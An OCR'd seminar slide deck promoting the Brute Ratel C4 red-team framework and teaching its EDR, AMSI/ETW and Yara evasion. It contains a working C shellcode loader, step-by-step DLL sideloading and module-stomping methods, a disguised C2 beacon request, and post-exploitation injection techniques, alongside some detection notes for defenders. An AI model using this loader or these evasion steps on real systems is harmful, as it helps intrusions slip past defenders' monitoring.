Brute Ratel C4

Seminar: Stage I
- Chetan Nayak

$ Agenda

- Brute Ratel v/s Open Source v/s Commercial C2s
- Shellcode Overview
- Malleable Profiles
- Initial Access Aspects
- Post-Ex OpSec Considerations

$ Why Brute Ratel?

- The first red team framework built towards evasion and not just simulation
- Pre-built evasion features with full support over discord channel for customer feature requests and bug reports
- Heavy research & development provides early access to cutting-edge techniques not known publicly

$ Brute Ratel v/s Other C2s

- OpSec
- Official support for evasion
- Heavy RnD with quick updates (One release per month)
- Built from Red Team and Detection Engineering experience
- Active discord support
- Customer oriented

$ Core Features

- Various Out-Of-Box evasion capabilities
- Support for MITRE graphs
- 100+ built-in post-exploitation commands to avoid process creation and reflection
- Multiple C2 channels
- JSON API support for automating adversary TTPs

$ Brute Ratel OpSec v/s Open Source Frameworks

- Indirect System Calls
- Hiding Shellcode Sections in Memory
- Multiple Sleeping Masking Techniques
- Unhook EDR Userland Hooks and Dlls
- Unhook DLL Load Notifications
- LoadLibrary Proxy for ETW Evasion
- Thread Stack Encryption
- Badger Heap Encryption
- Masquerade Thread Stack Frame
- Hardware Breakpoint for AMSI/ETW Evasion
- Reuse Virtual Memory For ETW Evasion
- Reuse Existing Libraries from PEB
- Secure Free Heap for Volatility Evasion/Memory Analysis
- Advanced Module Stomping with PEB Hooking for badger/PE Exec/BOF
- In-Memory PE and RDLL Execution
- In-Memory BOF Execution
- In-Memory Dotnet Execution
- Full Network Malleability

$ Evasion Support

- Every major release includes Yara rule evasion updates for the badger's core
- AMSI/ETW Dotnet Reflection
- Userland Unhooking
- Etw Kernel Telemetry Evasion
- Kernel Callback Evasion
- Network Malleability

$ Brute Ratel Core

- Ratel Server (Teamserver)
  - JSON API driven server
  - Operators can use the API documentation provided alongside the BRc4 package to automate various tasks in JSON
  - Written in Go to provide an extremely fast server which can handle 500+ connections in as less as 4gigs of RAM
  - x64 Compiled binary avoids dependency of third party libraries and provides easy portability towards other operating systems
  - Supports ARM and AMD x64
- Commander
  - x64 User interface supporting AMD Windows 10/11, Linux and Apple Silicon (ARM)
  - Adopts responsive design approach for information seeking and navigation
  - Hi-DPI Support
  - Supports custom themes/fonts written in CSS which can be changed dynamically

$ Brute Ratel Core

- Badger
  - Position independent windows implant written in C and Assembly
  - Supports Windows Vista to Windows 11
  - Contains built-in debug trick to hunt various types of EDR hooks in the userland. Eg.: VEH, Dll-load hooks, PEB hooks, syscall hooks, etw hooks and more
  - Contains built-in anti-debug tricks to make reversing of shellcode difficult
  - Shellcode wrapper executes a custom PE (not a reflective DLL)
  - Unlike reflective DLLs of Cobaltstrike or other C2s, badger's core cannot be independently executed after dumping from memory, making it hard to build detections during runtime
  - Uses encryption with randomly generated keys to store the C2 configuration and the badger's core
  - Uses custom encryption algorithm for encrypting network data (TCP/DOH/SMB/HTTP) alongside support for malleable profiles
  - Uses authenticated stage and stageless payloads unlike Cobaltstrike or Metasploit

$ Shellcode Overview

- What is shellcode?
  - A series of machine-level instructions written in assembly language designed to execute directly by an operating system or processor
  - Position independent code (PIC) is shellcode designed to execute properly regardless of its absolute memory address. PIC can be loaded and executed from any memory location, making it independent of its actual position in memory
  - Prevents usage of static libraries and encrypted shellcodes making it harder to detect while also providing various capabilities to add several anti-debugging tricks before executing the core payload.

$ Shellcode loaders

- Shellcodes are indepdent in nature
- An operator can use any programming language to allocate executable memory, copy shellcode to the memory location and execute it
- Steps to execute shellcode
  - Convert shellcode.bin/raw file to unsigned char array
  - Allocate Read/Write Memory
  - Copy Shellcode to read Write Memory
  - Change RW to RX (Read/Execute)
  - Execute as a thread/function pointer/via callbacks

$ Basic C-Shellcode Loader

```c
#include <windows.h>
#include <stdio.h>
#include "shellcode.h"

int main(int argc, char* argv[]) {
    DWORD flOldProtect = 0;
    LPVOID addressPointer = VirtualAlloc(NULL, sizeof(shellcode_bin), MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE);
    memcpy(addressPointer, shellcode_bin, shellcode_bin_len);
    VirtualProtect(addressPointer, shellcode_bin_len, PAGE_EXECUTE_READ, &flOldProtect);
    CreateThread(NULL, NULL, addressPointer, NULL, 0, 0);
    WaitForSingleObject((HANDLE)-1, -1);
    return 0;
}
```

- More Samples:
  - https://github.com/paranoidninja/Brute-Ratel-C4-Community-Kit/tree/main/adhoc_scripts/shellcode_loader_samples


$ BRc4 v/s Commercial/Open Source C2 Shellcode

- Encrypted C2 configuration and Core with randomly generated keys
- Pre-built thread stack spoofing and sleep masking
- Makes core dependent on BRc4's shellcode loader to avoid standalone execution
- Updated across releases to avoid Yara detections


$ Initial Access OpSec Considerations

- Shellcode Execution
- Malleable Profiles
- Yara Rule Evasion
- DLL Sideloading
- Module Stomping

$ Initial Execution – Brute Ratel



$ Initial Execution - Cobaltstrike



$ Initial Execution Detection

- Brute Ratel uses a clean stack to execute its PE Core unlike Cobaltstrike, Metasploit or every other Open Source C2
- Bad callstack leads to detection via Kernel Callback *PsSetCreateThreadNotifyRoutine* or Kernel ETW
- More on thread detection scenarios:
  - https://www.elastic.co/security-labs/get-injectedthreadex-detection-thread-creation-trampolines
  - https://www.elastic.co/security-labs/upping-the-ante-detecting-in-memory-threats-with-kernel-call-stacks

$ Malleable Profile

- Malleable profile extends the network evasion capability of the badger's payload data to hide between legitimate traffic
- Basic profile example:


```
-----BEGIN SSL SESSION PARAMETERS-----
MFoCAQECAgMDBALAMAQABDCpHMTvDkGjZsPN+3GfucxT4pkp24bAuOjQNFoKguCl
/nglDYeHHOiQIhnT3Xmi0/6hBgIEZMZwI6IEAgIcIKQGBAQBAAAArQMCAQE=
-----END SSL SESSION PARAMETERS-----
Shared ciphers:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-SHA384:ECDHE-ECDSA-AES128-SHA256:ECDHE-RSA-AES256-SHA384:ECDHE-RSA-AES128-SHA256:ECDHE-ECDSA-AES256-SHA:ECDHE-ECDSA-AES128-SHA:ECDHE-RSA-AES256-SHA:ECDHE-RSA-AES128-SHA:AES256-GCM-SHA384:AES128-GCM-SHA256:AES256-SHA256:AES128-SHA256:AES256-SHA:AES128-SHA
Signature Algorithms: RSA-PSS+SHA256:RSA-PSS+SHA384:RSA-PSS+SHA512:RSA+SHA256:RSA+SHA384:RSA+SHA1:ECDSA+SHA256:ECDSA+SHA384:ECDSA+SHA1:DSA+SHA1:RSA+SHA512:ECDSA+SHA512
Shared Signature Algorithms: RSA-PSS+SHA256:RSA-PSS+SHA384:RSA-PSS+SHA512:RSA+SHA256:RSA+SHA384:ECDSA+SHA256:ECDSA+SHA384:RSA+SHA512:ECDSA+SHA512
Supported Elliptic Curve Point Formats: uncompressed
Supported Elliptic Groups: X25519:P-256:P-384
Shared Elliptic groups: X25519:P-256:P-384
CIPHER is ECDHE-RSA-AES256-GCM-SHA384
Secure Renegotiation IS supported
POST /?locale=en HTTP/1.1
content-type: application/json
referrer: microsoft.com
Host: microsoft.com
Accept-Encoding: gzip,compress,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Content-Length: 378
Cache-Control: no-cache

{"channel":"RvznrIu/FigNB9VwyUi/a5mElBWEb/Wwzq5Da6/PSP6d0frfj04W0863ONXvZiwJhy/CPMTZPlpYSVxg5oYw9aRta8aQpEgSEY/8TMh2ID8GWFf42kitfK4ZDAdL5IP3+CANQ+OmekNqZqtJAlrbKWHjL5KmMAiOUlbYYUGA6P9VMeDiRQrVyr172+Aju41e2zooVVuddH7pb0Hn9WwbQaWxjdH/u8FoWrd8cvaP/KRM4l8IeT6ZSlutmQUq+FRNJOQUw+zcKUokXOvbDSzHBc6QARfBtPlQmU1BqLLMh462MjgSXNjLS7fEZ1bLjXOXD4CUcqBdL68J8lU+NG90Rp0tKOgbyVOlbjrCK2PV+EQ="}
```

$ Yara Rules

- String based
- Hex
- BRc4 v1.2.x Yara detection:
  - https://raw.githubusercontent.com/paranoidninja/Brute-Ratel-C4-Community-Kit/main/deprecated/brc4.yara

$ Brute Ratel Support for Yara Evasion



$ DLL Sideloading


- Windows Search Order:
  - Hardcoded Path
  - Current Directory
  - Environmental Vars (system32 etc...)
- PEs load various DLLs
- Find a DLL not used by the badger and it’s post exploitation DLLs in a lab
- Find an executable which loads the above found DLL
- Create a DLL which executes badger’s shellcode and rename it to the above DLL
- Keep DLL and PE in the same directory and execute the PE
  - Signed PE loads our DLL and executes shellcode
  - Profit? Shellcode backed by dll on disk leading to clean call stack

$ Side Effects of DLL Sideload

- Sideloaded DLL should not be a dependency of the core payload
- Loader Lock problems
- Windows Sideloads existing in C:* are prone to detections

$ The Circle of Hell

Calling shellcodes from DllMain can create Loaderlock




```
Dllmain() {
    load_shellcode() {
        // needs some library
        // LoadLibraryA(somelibrary.dll) {
                // tries to lock loader
                // waiting for previous lock to release
                // ends into deadlock
        }
    }
}
```

SideLoaded DLL

If the sideloaded DLL is also a requirement for your shellcode being executed, your shellcode will also end up trying to load the sideloaded DLL and will end up in a loop. Always check your shellcode's required DLLs

SideLoaded DLL (windows_xyz.dll)

```
Dllmain() {}

exported_function() {
    load_shellcode() {
        // needs windows_xyz.dll
        // LoadLibraryA(windows_xyz.dll)
    }
}
```

Sideload Demo - WFS.exe

$ Module Stomping

- Loads a windows DLL into memory using LoadLibraryEx
- Overwrites DLL's '.text' section with shellcode
- Executes shellcode
- Shellcode runs with a clean callstack and DLL backed Memory region

$ Detections For Public Module Stomping

- PEB Detections
  - Stomped module is linked to PEB but entrypoint stays null
  - DLL is loaded as a PE instead of DLL
  - LoadNotification is not sent to the kernel
  - Static Imports are not processed
- Disk and Memory Comparisions
  - Tools like Pe-Sieve can compare the ‘.text’ section of DLL in memory and on disk to detect anomalies
  - CFF Explorer can be used to perform manualy detections

$ Cobaltstrike/Public C2 v/s Brute Ratel Module Stomping

- Steps to reproduce
  - !peb
  - dt nt!_PEB <PEB Address>
  - dt nt!_PEB_LDR_DATA <PEB_LDR_DATA Address>
  - !list -x "dt nt!_LDR_DATA_TABLE_ENTRY" <InLoadOrderModuleList Address>

```
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x00007fff`d2c1c4d0 - 0x00000000`00794f10 ]
   +0x010 InMemoryOrderLinks : _LIST_ENTRY [ 0x00007fff`d2c1c4e0 - 0x00000000`00794f20 ]
   +0x020 InInitializationOrderLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`00000000 ]
   +0x030 DllBase          : 0x00007fff`aea30000 Void
   +0x038 EntryPoint       : (null)
   +0x040 SizeOfImage      : 0x778000
   +0x048 FullDllName      : _UNICODE_STRING "C:\WINDOWS\SYSTEM32\chakra.dll"
   +0x058 BaseDllName      : _UNICODE_STRING "chakra.dll"
   +0x068 FlagGroup        : [4]  "???"
   +0x068 Flags            : 0xa2c0
   +0x068 PackagedBinary   : 0y0
   +0x068 MarkedForRemoval : 0y0
   +0x068 ImageDll         : 0y0
   +0x068 LoadNotificationsSent : 0y0
   +0x068 TelemetryEntryProcessed : 0y0
   +0x068 ProcessStaticImport : 0y0
   +0x068 InLegacyLists    : 0y1
```

Cobaltstrike

Brute Ratel

```
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x0000025a`14ebbe30 - 0x0000025a`14ebbf60 ]
   +0x010 InMemoryOrderLinks : _LIST_ENTRY [ 0x0000025a`14ebbe40 - 0x0000025a`14ebbf70 ]
   +0x020 InInitializationOrderLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`00000000 ]
   +0x030 DllBase          : 0x00007ffd`f5790000 Void
   +0x038 EntryPoint       : 0x00007ffd`f5796b10 Void
   +0x040 SizeOfImage      : 0x778000
   +0x048 FullDllName      : _UNICODE_STRING "C:\WINDOWS\SYSTEM32\chakra.dll"
   +0x058 BaseDllName      : _UNICODE_STRING "chakra.dll"
   +0x068 FlagGroup        : [4]  "???"
   +0x068 Flags            : 0xca2ec
   +0x068 PackagedBinary   : 0y0
   +0x068 MarkedForRemoval : 0y0
   +0x068 ImageDll         : 0y1
   +0x068 LoadNotificationsSent : 0y1
   +0x068 TelemetryEntryProcessed : 0y0
   +0x068 ProcessStaticImport : 0y1
   +0x068 InLegacyLists    : 0y1
```

https://bruteratel.com/release/2023/03/19/Release-Nightmare/

Advanced Module Stomping Demo

$ Post-Ex OpSec Considerations

- Parent-Child Process Anomalies
- In-line Commands
- RDLL Reflection (loadr)
- Dotnet Reflection (sharpreflect)
- Badger Object Files (BOF/coffexec)
- PE Self-Reflection (memexec)
- Dotnet Self-Reflection (sharpinline)

$ Parent-Child Process Anomalies

- PPID Spoofing uses EXTENDED_STARTUPINFO to open a handle to an existing process and uses the HANDLE to add this PID to its new child process
- EDRs like CrowdStrike, MDATP, Elastic can detect modified PPID using ETW, as they end up having two different parent process in the ETW telemetry
- Detection Strength: Medium

$ Reflective DLL

- Uses sacrificial process to spawn and inject a DLL into a user allocated buffer
- Remote Threads are created using CreateRemoteThread, RtlCreateUserThread, NtCreateThreadEx, QueueUserAPC or NtQueueApcThread
- ETW Telemetry can capture threads generated from a seperate process
- Detection Strength: High

$ Dotnet Reflection (sharpreflect)

- Remote dotnet reflection uses the same concept of reflective DLL
- Spawns a sacrificial process and injects a DLL which runs a dotnet loader
- Thid dotnet loader loads clr.dll and executes provided C# code in the remote process
- Detections can spawn from ETW/AMSI and remote process injection
- Most detections spawn at remote injection itself
- Detection Strength: High

$ Dotnet Self-Reflection (sharpinline)

- Loads clr.dll in local process
- Uses hardware breakpoint to hook multiple ETW APIs and AMSI without the need to soft-patch them
- Executes C# code in local process
- Can be detected using process heap anomalies
- Clr.dll generates various heap allocations in RWX susceptible to detection
- Loading clr.dll into processes which are not known to load clr.dll can cause suspicions
- Detection Strength: Low

Sharpinline Demo

$ Badger Object Files (BOF/coffexec)

- Heavily different from Beacon Object File of Cobaltstrike
- Uses advanced module stomping to copy object file to stomped region and map it to memory
- Reuses virtual memory to avoid multiple allocations
- Uses rop gadgets to load BOF libraries to avoid callstack detections
- Runs as a seperate thread to support multi-tasking
- Zeroes out heap used by BOFs
- Hooks various ETW APIs to avoid detections via operator's BOF
- Detection Strength: Low

Badger Object File Demo

$ PE Self-Reflection (memexec)

- Executes a PE file compiled in Mingw or Clang and executes it in current process memory to avoid process creation
- Uses advanced module stomping to copy object file to stomped region and map it to memory
- Reuses virtual memory to avoid multiple allocations
- Uses rop gadgets to load PE libraries to avoid callstack detections
- Runs as a seperate thread to support multi-tasking
- Detection Strength: Low-medium

PE Memexec Demo

$ Post Seminar Research

- Release Blogs Worth Reading
  - https://bruteratel.com/release/2022/01/08/Release-Warfare-Tactics/
  - https://bruteratel.com/release/2022/01/24/Release-Checkmate/
  - https://bruteratel.com/release/2022/05/17/Release-Sicilian-Defense/
  - https://bruteratel.com/release/2022/07/20/Release-Stoffels-Escape/
  - https://bruteratel.com/release/2022/08/18/Release-Scandinavian-Defense/
  - https://bruteratel.com/release/2023/03/19/Release-Nightmare/
  - https://bruteratel.com/release/2023/07/27/Release-Pandemonium/
- Youtube video links
  - https://www.youtube.com/@bruteratel
  - https://www.youtube.com/watch?v=hANteIFktzY
- Workshop TOCs/Links
  - https://0xdarkvortex.dev/training-programs/malware-on-steroids/
    - https://0xdarkvortex.dev/assets/training-pdfs/MOS-TOC.pdf
  - https://0xdarkvortex.dev/training-programs/offensive-tool-development/
    - https://0xdarkvortex.dev/assets/training-pdfs/OTD-TOC.pdf
  - https://0xdarkvortex.dev/training-programs/red-team-and-operational-security/
    - https://0xdarkvortex.dev/assets/training-pdfs/RTOS-TOC.pdf